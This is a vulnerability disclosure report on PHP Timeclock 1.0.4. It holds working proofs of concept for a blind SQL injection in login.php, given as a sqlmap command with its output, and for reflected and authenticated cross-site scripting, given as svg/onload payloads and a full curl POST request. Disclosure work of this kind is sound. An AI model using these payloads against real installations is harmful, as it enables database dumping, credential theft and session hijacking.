

# **PHP Timeclock Vulnerability Disclosure**

*SQL Injection and Cross Site Scripting on PHP Timeclock 1.04*

**Tyler Butler**

*Freelance Security Researcher*

Friday, May 7<sup>th</sup>, 2021

## Table of Contents

<b>PREFACE .....</b>	<b>3</b>
<b>EXECUTIVE SUMMARY .....</b>	<b>3</b>
RECOMMENDATIONS .....	4
<b>IDENTIFIED VULNERABILITIES .....</b>	<b>4</b>
UNAUTHENTICATED TIME AND BOOLEAN BASED BLIND SQL INJECTION VIA LOGIN.PHP .....	4
MULTIPLE UNAUTHENTICATED REFLECTIVE CROSS-SITE SCRIPTING VULNERABILITIES VIA GET REQUEST .....	5
MULTIPLE AUTHENTICATED CROSS-SITE SCRIPTING VULNERABILITIES VIA POST PARAMETERS IN REPORTING TOOLS .....	6
<b>A NOTE ON THE USE OF LEGACY SOFTWARE.....</b>	<b>8</b>
PHP 5.3.3 PUBLIC VULNERABILITIES .....	8
<b>CONTACT .....</b>	<b>7</b>

## Executive Summary

In May of 2021, I discovered several vulnerabilities in the PHP Timeclock<sup>1</sup> Time Management Software version 1.0.4 including SQL Injection (SQLi) and cross-site scripting (XSS). The risks posed by these vulnerabilities are severe and can lead to data compromise or as a foothold to further network exploitation. Specifically, a motivated threat actor can exploit the SQL injection vulnerability to enumerate your entire backend database, including employee information and passwords. This can be leveraged to gain administrator access to the application and might lead to compromise of the server. Furthermore, attackers can exploit the reflective XSS vulnerability to phish users and steal their session cookies. By compromising these cookies, attackers can then impersonate users and administrators.

---

<sup>1</sup> <http://timeclock.sourceforge.net/>

## Identified Vulnerabilities

The following section details each vulnerability found, including a high-level overview, associated risks, and a proof of concept. The proof of concepts are examples scripts or command line arguments to tools which can proof exploitability of the vulnerability.


### Unauthenticated Time and Boolean Based Blind SQL Injection via login.php

**Overview:** The PHP Timeclock application is vulnerable to a time-based and boolean-based blind sql injection in the login\_userid post body parameter of the /login.php resource. An attacker can exploit this vulnerability to dump the entire backend database, which includes employee and admin credentials among other information. Automated tools such as sqlmap can assist in this process. Image 1 shows a sample PoC where sqlmap is used to dump the database name as proof of exploitability.

**Risk:** **[HIGH]** Attackers can exploit this vulnerability to enumerate the backend MySQL database, and create a dump of current data.

**PoC:** `sqlmap -u http://localhost/login.php --method POST --data "login_userid=user&login_password=pass" -p login_userid --not-string="Warning" --dbms=MySQL --technique=TB --current-db`

**Image 1: Dumping the Database Name with SQLMap**



```
kali@kali: ~/Desktop
File Actions Edit View Help
$ sqlmap -u http://localhost/login.php --method POST --data "login_userid=user&login_password=pass" -p login_userid --not-string="Warning" --dbms=MySQL --technique=TB --current-db

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:20:15 /2021-05-06/

[16:20:16] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=0ba3b6be372...54ec0891ba'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: login_userid (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: 'login_userid=user' RLIKE (SELECT (CASE WHEN (6715=6715) THEN 0x75736572 ELSE 0x28 END))-- z0Vks&login_password=pass
---
[16:20:17] [INFO] testing MySQL
[16:20:17] [INFO] confirming MySQL
[16:20:17] [INFO] the back-end DBMS is MySQL
web application technology: PHP 4.4.9, PHP, Apache 2.2.34
back-end DBMS: MySQL < 5.0.0
[16:20:17] [INFO] fetching current database
[16:20:17] [INFO] resumed: timeclock
current database: 'timeclock'
[16:20:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 16:20:17 /2021-05-06/
```

Image 1: Shown above, the command line tool sqlmap is shown exploiting a time based sql injection in the test environment. The command uses the `--current-db` option, which dumps the database name. Other options could dump all data in the database.

## Multiple Unauthenticated Reflective Cross-Site Scripting Vulnerabilities via Get Request


**Overview:** The PHP Timeclock application is vulnerable to reflective cross-site scripting via GET Request. By appending a backslash and a single quote to the get request URL, an attacker can insert a XSS payload to receive arbitrary JavaScript execution. In total, 4 resources are vulnerable and are listed below. An attacker can exploit this vulnerability in phishing campaigns to collect victim's session tokens, which can then be used to log in to the application. Image 2 shows an example of exploiting the vulnerability.

1. /login.php
2. /timeclock.php
3. /reports/audit.php
4. /reports/timerpt.php

**Risks:** [HIGH] Attackers can exploit this vulnerability by sending targeted phishing links to school administrators and employees which contain in-URL payloads to steal php session cookies and credentials. These session cookies can then be sent back to an attacker owned machine and be used to login and impersonate the user. For example, an attacker can send a phishing link to the admin which will exploit the XSS when clicked, sending the session cookie to an attacker owned server. The attacker can then log into the application as the administrator.

**PoC:** `http://localhost/login.php/'<svg/onload=alert%60xss%60%3E`

**Image 2: Exploiting a Reflective Cross Site Scripting Vulnerability**



## Multiple Authenticated Cross-Site Scripting Vulnerabilities via Post Parameters in Reporting Tools

**Overview:** The PHP Timeclock application is vulnerable to multiple cross site scripting vulnerabilities in the reporting functionalities of `total_hours.php`, `timerpt.php`, and `audit.php`. Each of these resources is vulnerable to payload injection in the `from_date`, and `to_date` parameters. The effected components are listed below.


1. `total_hours.php`
2. `timerpt.php`
3. `audit.php`

**Risks:** [Low] The risks of this XSS is low. To exploit the vulnerability, an attacker needs to be an authenticated administrator. Further reducing exploitability, the XSS is only interpreted when creating a report, and is not stored in the application. There is little impact. The PoC in Image 3 uses a local test environment to prove exploitability.

### PoC:

```
curl -i -s -k -X $'POST' \
  -H $'Host: localhost' -H $'Content-Length: 242' -H $'Cache-Control: max-age=0' -H $'sec-ch-ua: \" Not A;Brand\";v=\"99\", \"Chromium\";v=\"90\"' -H $'sec-ch-ua-mobile: ?0' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://localhost' -H $'Content-Type: application/x-www-form-urlencoded' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H $'Sec-Fetch-Site: same-origin' -H $'Sec-Fetch-Mode: navigate' -H $'Sec-Fetch-User: ?1' -H $'Sec-Fetch-Dest: document' -H $'Referer: http://localhost/reports/total_hours.php' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \
  -b $'PHPSESSID=deabe86d43dc8a946b4f9a20639bc0ad' \
  --data-binary
  $'date_format=M%2Fd%2Fyyyy&office_name=foo&group_name=foo+group&user_name=foo&from_date=5%2F6%2F2021\'><svg/onload=alert`xss`>&to_date=5%2F6%2F2021&csv=0&tmp_paginate=1&tmp_show_details=1&tmp_display_ip=1&tmp_round_time=0&submit.x=23&submit.y=10' \
  $'http://localhost/reports/total_hours.php'
```

**Image 3: Exploiting a Cross Site Scripting Vulnerability in Reporting Post Parameters**



## Contact

If there are any questions about the report or its findings, please feel free to reach out to me at any of the below methods.

**Email:** [tcbutler320@gmail.com](mailto:tcbutler320@gmail.com)

**Twitter:** [tbutler0x90](https://twitter.com/tbutler0x90)

**Website:** <https://tbutler.org>